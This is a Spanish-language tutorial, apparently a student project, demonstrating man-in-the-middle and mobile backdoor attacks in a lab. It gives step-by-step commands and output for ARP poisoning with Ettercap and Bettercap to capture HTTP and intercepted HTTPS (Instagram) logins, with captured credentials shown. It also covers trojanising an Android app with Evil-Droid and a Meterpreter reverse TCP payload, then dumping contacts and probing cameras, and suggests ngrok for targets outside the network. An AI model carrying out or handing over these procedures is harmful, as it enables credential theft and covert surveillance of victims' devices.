


Una vez seleccionado el objetivo, clicamos sobre *Mitm/ARP poisoning* para proceder al envenenamiento de las tablas ARP que hemos mencionado anteriormente y de ahí *marcaremos la casilla Sniff remote connections y Aceptar*



Tras esto Ettercap ya está escuchando el tráfico que existe entre el router y el equipo víctima, gracias al envenenamiento de las tablas de ARP.

Ahora tan solo debemos esperar que la víctima acceda a una web cualquiera con protocolo HTTP, para este ejemplo accedemos a [www.unicarlos.com](http://www.unicarlos.com)



De forma que en el momento que el usuario se autentifica, nosotros recibimos la notificación en la maquina atacante, mostrándonos toda la información referente a la **dirección IP del sitio, URL de la web** y lo más importante, **Login: stj\_josue\_gar** y **password: holaatodoscomoestan**

```
GROUP 2 : ANY (all the hosts in the list)
Unified sniffing already started...
HTTP : 129.121.22.195:80 -> USER: rt:rt PASS: INFO: http://unicarlos.com/2018_2019_wiki/doku.php?id=rt:rt
CONTENT: sectok=&id=rt%3Art&do=login&u=stj_josue_gar&p=holaatodoscomoestan
```

Por ultimo para detener el sniffing, tan solo nos dirigimos a **Start/Stop Sniffing**



## 2.2 Bettercap (HTTP)

En el caso anterior visto con Ettercap, hemos conseguido extraer el usuario y contraseña que se encontraba en el tráfico de datos que estábamos analizando, pero esta información que apareció tan “facilmente” se debe a que la página carecía de cifrado, es decir utilizaba HTTP.

En el caso actual vamos a trabajar con una herramienta más potente llamada **Bettercap**, para ello lo primero que debemos hacer es instalarla ya que **no viene junto a Kali Linux como era el caso de Ettercap**.

Abrimos un nuevo terminal y escribimos **apt install bettercap**, confirmamos su instalación **pulsando s** y esperamos que se descargue e instale

```
root@XXIX: ~
Archivo Editar Ver Buscar Terminal Ayuda
python-backports.functools-lru-cache python-backports.ssl-match-hostname
python-cycler python-gdal python-imaging python-matplotlib python-owslib
python-pam python-pyproj python-pyside.qtcore python-pyside.qtgui
python-pyside.qtnetwork python-pyside.qtwebkit python-pyspatialite
python-qgis python-qgis-common python-qt4-sql python-shapely
python-subprocess32 python-unicodcsv python3-configargparse python3-flask
python3-itsdangerous python3-jsbeautifier python3-pyinotify
python3-simplejson python3-werkzeug qt4-designer ruby-faraday
Utilice «apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
  bettercap-caplets
Se instalarán los siguientes paquetes NUEVOS:
  bettercap bettercap-caplets
0 actualizados, 2 nuevos se instalarán, 0 para eliminar y 409 no actualizados.
Se necesita descargar 0 B/5.867 kB de archivos.
Se utilizarán 23,4 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
Seleccionando el paquete bettercap previamente no seleccionado.
(Leyendo la base de datos ... 344771 ficheros o directorios instalados actualmen
te.)
Preparando para desempaquetar ../bettercap_2.18-0kali1_amd64.deb ...
Desempaquetando bettercap (2.18-0kali1) ...
Progreso: [ 9%] [#####.....]
```

Ahora, iniciamos el programa escribiendo **bettercap** en el terminal y se nos mostrará esta pantalla

```
root@XXIX: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@XXIX:~# bettercap
bettercap v2.18 (type 'help' for a list of commands)
192.168.0.0/24 > 192.168.0.29 > [17:16:53] [endpoint.new] endpoint 192.168.0.25 detected as
192.168.0.0/24 > 192.168.0.29 > [17:16:53] [endpoint.new] endpoint 192.168.0.22 detected as
192.168.0.0/24 > 192.168.0.29 > net.show
```

IP	MAC	Name	Vendor	Sent	Recv	Seen
192.168.0.29		wlan0	Hon Hai Precision Ind. Co.,Ltd.	0 B	0 B	17:16:53
192.168.0.1		gateway	Sagemcom Broadband SAS	0 B	0 B	17:16:53
192.168.0.22			Sagemcom Broadband SAS	0 B	0 B	17:16:53
192.168.0.25			Liteon Technology Corporation	0 B	0 B	17:16:53

```
↑ 0 B / ↓ 424 B / 5 pkts
192.168.0.0/24 > 192.168.0.29 > |
```

Podemos comprobar que nos aparece una tabla que automáticamente nos detecta los dispositivos conectados a la red actual, lo cual nos ahorra tiempo respecto a métodos anteriores.

Ahora activamos el envenenamiento de ARP mediante *arp.spoof on* y nos aparece un mensaje informándonos que se ha activado y tiene como objetivo cualquier máquina de la red, pero nosotros en este caso tan solo queremos atacar una en concreto, para eso usamos el comando *set arp.spoof.targets 192.168.0.25*, de esta forma escucha el tráfico de ese único host.

```
192.168.0.0/24 > 192.168.0.29 » arp.spoof on
[17:17:51] [sys.log] [inf] arp.spoof enabling forwarding
192.168.0.0/24 > 192.168.0.29 » [17:17:51] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.0.0/24 > 192.168.0.29 » set arp.spoof.targets 192.168.0.25
```

Por ultimo comenzamos el Sniffing con *net.sniff on*

```
192.168.0.0/24 > 192.168.0.29 » net.sniff on
192.168.0.0/24 > 192.168.0.29 »
```

De nuevo tan solo tenemos que esperar que la víctima inicie en una página web (con http) y en nuestra máquina atacante *nos mostrará el Login y password marcado en rojo* en la parte inferior.

*Login: sti\_josue\_gar password: holaatodoscomoestan*

```
192.168.0.0/24 > 192.168.0.29 » [17:19:35] [net.sniff.http.request] [red] 192.168.0.25 POST unicarlos.com/2018_2019_wiki/doku.php?id=rt:rt

POST /2018_2019_wiki/doku.php?id=rt:rt HTTP/1.1
Host: unicarlos.com
Dnt: 1
Content-Length: 65
Cookie: DokuWiki=uvfmsjmv0g6bn2cemkntgciml
Cache-Control: max-age=0
Origin: http://unicarlos.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Referer: http://unicarlos.com/2018_2019_wiki/doku.php?id=rt:rt
Accept-Language: es-ES,es;q=0.9
Connection: keep-alive
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36 OPR/58.0.313
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

sectok=&id=rt:rt&do=login&u=sti_josue_gar&p=holaatodoscomoestan
```

Podemos comprobar en este método que si la víctima navega por una página web *con un protocolo HTTPS, Bettercap no nos mostrará Login o password* de dicho sitio aunque la víctima haya ingresado, para poder acceder a dicha información *necesitaremos usar caplets*.

### ¿Qué son caplets?

Los caplets podemos calificarlo como conjunto de instrucciones agrupadas en un pequeño programa, algo así como un script.

## 2.3 Bettercap (HTTPS)

Conociendo ya el programa, abrimos de nuevo el terminal usando el comando `bettercap` y una vez dentro para activar escribimos:

`include http-req-dump.cap.`

Con esto estamos consiguiendo “convertir” las páginas con protocolo de seguridad HTTPS a HTTP, siendo así texto plano sin ningún cifrado que nos permita extraer la información.


```
root@XXIX: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@XXIX:~# bettercap
bettercap v2.18 (type 'help' for a list of commands)
192.168.0.0/24 > 192.168.0.29 » [20:15:41] [endpoint.new] endpoint 192.168.0.25 detected as (Liteon Te
192.168.0.0/24 > 192.168.0.29 » [20:15:41] [endpoint.new] endpoint 192.168.0.22 detected as (Sagemcom
192.168.0.0/24 > 192.168.0.29 » include http-req-dump.cap
```

En la imagen anterior está aplicando el cambio a todos los hosts de la red, por lo que escribimos `set arp.spoof.targets 192.168.0.25` para que solo lo aplique a un único host víctima.


```
Archivo Editar Ver Buscar Terminal Ayuda
[20:15:44] [sys.log] [inf] https.proxy loading proxy certification authority TLS key from /root/.bettercap-ca.ke
[20:15:44] [sys.log] [inf] https.proxy loading proxy certification authority TLS certificate from /root/.betterc
[20:15:44] [sys.log] [inf] http.proxy started on 192.168.0.29:8080 (sslstrip disabled)
[20:15:44] [sys.log] [inf] https.proxy started on 192.168.0.29:8083 (sslstrip disabled)
[20:15:44] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.0.0/24 > 192.168.0.29 » set arp.spoof.targets 192.168.0.25
```

Hecho esto, cuando la víctima navegue por Internet y entre a una página con seguridad HTTPS, como en este ejemplo es Instagram, se le mostrará un mensaje diciendo que el sitio no es seguro.

A pesar de eso la gran mayoría es probable que continúe clicando en `“Seguir a pesar de todo”`



A priori la víctima no notará nada extraño, pero si nos fijamos en el detalle, vemos que en la parte superior izquierda el candado verde de **HTTPS ha desaparecido y ahora se muestra "No es seguro"**



Una vez que el usuario acceda, a nosotros nos llegara la notificación igual que en métodos anteriores:

```
192.168.0.0/24 > 192.168.0.29 » [20:17:42] [sys.log] [inf] [http-req-dump] POST https://www.instagram.com/accounts/login/ajax/
192.168.0.0/24 > 192.168.0.29 »

Headers

X-Requested-With => XMLHttpRequest
Dnt => 1
Content-Length => 148
Accept => */*
Connection => keep-alive
X-CsrfToken => XiyMsovM5aP28CKU43TLOX75gVcsp0dK
Pragma => no-cache
Cookie => ig_cb=1; rur=ATN; mid=XIK_lgALAAHRiYbSBr-CzdTpQFdq; csrfToken=XiyMsovM5aP28CKU43TLOX75gVcsp0dK
User-Agent => Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36 OPI
X-Ig-App-Id => 936619743392459
Referer => https://www.instagram.com/accounts/login/?source=auth_switcher
Accept-Language => es-ES,es;q=0.9
Origin => https://www.instagram.com
X-Instagram-Ajax => 6fd3989c69a9
Content-Type => application/x-www-form-urlencoded

Form

queryParams : {"source":"auth_switcher"}
optIntoOneTap : false
username : josuegarcia@hotmail.com
password : probandoelaccesoainstagram12345
```

## 3. Backdoor en Android

El mercado de las apps móviles va cada vez más en aumento, cualquiera puede crear ya su propia aplicación móvil y tratar de distribuirla libremente o monetizarla, lo cual debe pasar unos controles de calidad en alojamientos como Google Play Store pero... ¿Qué ocurre con esas apps que no pasan un control de calidad?


Seguramente tu teléfono móvil te ha advertido de los peligros instalar aplicaciones de origen desconocido, pero en este apartado se quiere concienciar al usuario de lo fácil que puede ser acceder a nuestra información mediante un backdoor en cualquier aplicación instalada en nuestro dispositivo.

En este ejemplo vamos a infectar una aplicación Android llamada SemanaApp, que hemos creado en este mismo Ciclo Formativo mediante AppInventor, para posteriormente instalarla en cualquier dispositivo y comprobar como accedemos al sistema.

### 3.1 Evil-Droid

Evil Droid es una herramienta que nos permite infectar el código de una app ya creada con el fin de tomar el control del dispositivo. Vamos a proceder a la descarga:


*wget <https://github.com/M4sc3r4n0/Evil-Droid/archive/master.zip>*



```
root@XXIX: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@XXIX:~# wget https://github.com/M4sc3r4n0/Evil-Droid/archive/master.zip  
--2019-03-09 14:50:36-- https://github.com/M4sc3r4n0/Evil-Droid/archive/master.zip  
Resolviendo github.com (github.com)... 192.30.253.112, 192.30.253.113  
Conectando con github.com (github.com)[192.30.253.112]:443... conectado.  
Petición HTTP enviada, esperando respuesta... 302 Found  
Localización: https://codeload.github.com/M4sc3r4n0/Evil-Droid/zip/master [siguiendo]  
--2019-03-09 14:50:37-- https://codeload.github.com/M4sc3r4n0/Evil-Droid/zip/master  
Resolviendo codeload.github.com (codeload.github.com)... 192.30.253.121, 192.30.253.120  
Conectando con codeload.github.com (codeload.github.com)[192.30.253.121]:443... conectado.  
Petición HTTP enviada, esperando respuesta... 200 OK  
Longitud: no especificado [application/zip]  
Grabando a: "master.zip"  
master.zip [ <=> ] 3,08M 104KB/s
```

Una vez descargado, *descomprimos con unzip master.zip*, nos dirigimos a la ubicación después de descomprimir con *cd Evil-Droid-master*, Localizamos el archivo evil-droid y le asignamos permisos de ejecución mediante *chmod +x evil-droid*.


Tras eso, *ejecutamos con ./evil-droid*



```
root@XXIX: ~/Evil-Droid-master
Archivo Editar Ver Buscar Terminal Ayuda
2019-03-09 14:51:32 (126 KB/s) - "master.zip" guardado [7014797]

root@XXIX:~# unzip master.zip
Archive:  master.zip
49ca40906f33fae54b1cddde49588787d96d3b3f
  creating:  Evil-Droid-master/
  inflating:  Evil-Droid-master/README.md
  inflating:  Evil-Droid-master/changelog
  inflating:  Evil-Droid-master/evil-droid
  creating:  Evil-Droid-master/icons/
  extracting:  Evil-Droid-master/icons/cmlite.png
  extracting:  Evil-Droid-master/icons/evil.png
  extracting:  Evil-Droid-master/icons/fbhacker.png
  inflating:  Evil-Droid-master/icons/fblite.png
  extracting:  Evil-Droid-master/icons/remember.txt
  inflating:  Evil-Droid-master/icons/wifi.png
  creating:  Evil-Droid-master/tools/
  inflating:  Evil-Droid-master/tools/apktool.jar
  extracting:  Evil-Droid-master/tools/doc.txt
root@XXIX:~# cd Evil-Droid-master/
root@XXIX:~/Evil-Droid-master# ls
changelog  evil-droid  icons  README.md  tools
root@XXIX:~/Evil-Droid-master# chmod +x evil-droid
root@XXIX:~/Evil-Droid-master# ./evil-droid
```

Tras eso, nos aparece un cuadro de dialogo que *confirmaremos en SI* y tendremos el programa en ejecución



```
root@XXIX: ~/Evil-Droid-master
Archivo Editar Ver Buscar Terminal Ayuda
Checking For Internet: CONNECTED

Kali GNU/Linux Rolling
® Checking dependencies configuration ®

[ ✓ ] Metasploit-Framework.....[ found ]
[ ✓ ] Xterm.....[ found ]
[ ✓ ] Zenity.....[ found ]
[ ✓ ] Aapt.....[ found ]
[ ✓ ] Apktool.....[ found ]
[ ✓ ] Zipalign.....[ found ]
Creating the output directory...

Evil-Droid Fram
Please do not up

Evil-Droid Framework
Execute framework and Services?
No Si
```

Escribimos **3 e Intro** para seleccionar la opción que nos permite crear un backdoor para una apk android

```
Evil-Droid Framework v0.3
Hack & Remote android plateform

[1] APK MSF
[2] BACKDOOR APK ORIGINAL (OLD)
[3] BACKDOOR APK ORIGINAL (NEW)
[4] BYPASS AV APK (ICON CHANGE)
[5] START LISTENER
[c] CLEAN
[q] QUIT
[?] Select>: 3
```


Pasamos a **seleccionar nuestra dirección IP** desde la cual controlaremos el dispositivo, en este caso, escribiremos **192.168.0.29**. Tras confirmar, elegiremos el puerto, por defecto, **4444**.

En caso de querer realizar ataques fuera de nuestra red, escribiríamos nuestra IP pública o bien, trabajaríamos con ngrok para crear túneles privados hacia un servidor local.


Por último, pasamos a **renombrar nuestra APK**, en nuestro caso **SemanaPP**




A continuación seleccionamos *android/meterpreter/reverse\_tcp* y hacemos click en aceptar para comenzar con el proceso de generación del backdoor



*Seleccionamos La APK* a la cual queremos generarle el Backdoor, en este caso *SemanaApp.apk*




Tras eso el sistema comenzara con el proceso y tras unos minutos nos aparecerá este mensaje, *indicándonos La ruta de La APK ya modificada.*



Seleccionamos Multi-Handler y haremos click en siguiente

Desde este apartado podremos mediante comandos establecer los tipos de ataques que realizaremos al dispositivo de la víctima como veremos más adelante.



Ahora debemos de hacer que la víctima se instale dicha aplicación, el no notará nada extraño, **el funcionamiento de la APK será completamente normal**, pero tras instalar y abrirla, **Multi-Handler nos informará de que tenemos conexión a la víctima (dirección 192.168.0.24)**

```
.t0000000t.
,d0d,
.

=[ metasploit v5.0.10-dev ]
+ -- --=[ 1863 exploits - 1057 auxiliary - 327 post ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops ]
+ -- --=[ 2 evasion ]

LHOST => 192.168.0.29
LPORT => 4444
PAYLOAD => android/meterpreter/reverse_tcp
[*] Started reverse TCP handler on 192.168.0.29:4444
[*] Sending stage (70653 bytes) to 192.168.0.24
[*] Meterpreter session 1 opened (192.168.0.29:4444 -> 192.168.0.24:50438) at 2019-03-09 15:09:35 +0100
```

A partir de aquí las posibilidades son varias, para eso **pulsamos ?** para ver todos los tipos de ataque que podemos realizar. Algunas de las cosas que podremos hacer:

- Grabación de micrófono durante X segundos
- Conocer cuantas de cams disponibles tiene el dispositivo
- Video en directo de la cam
- Comprobar si esta roouteado
- Obtener listado de números
- Obtener listado de llamadas
- Obtener SMS
- Geolocalizar

```
meterpreter > check_root
[*] Device is not rooted
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter >
```

En este otro ejemplo, mediante `dump_contacts`, hemos extraído un listado de los números de teléfono y nombres que venían en la agenda de la víctima

```
meterpreter > dump_callog
[*] No call log entries were found!
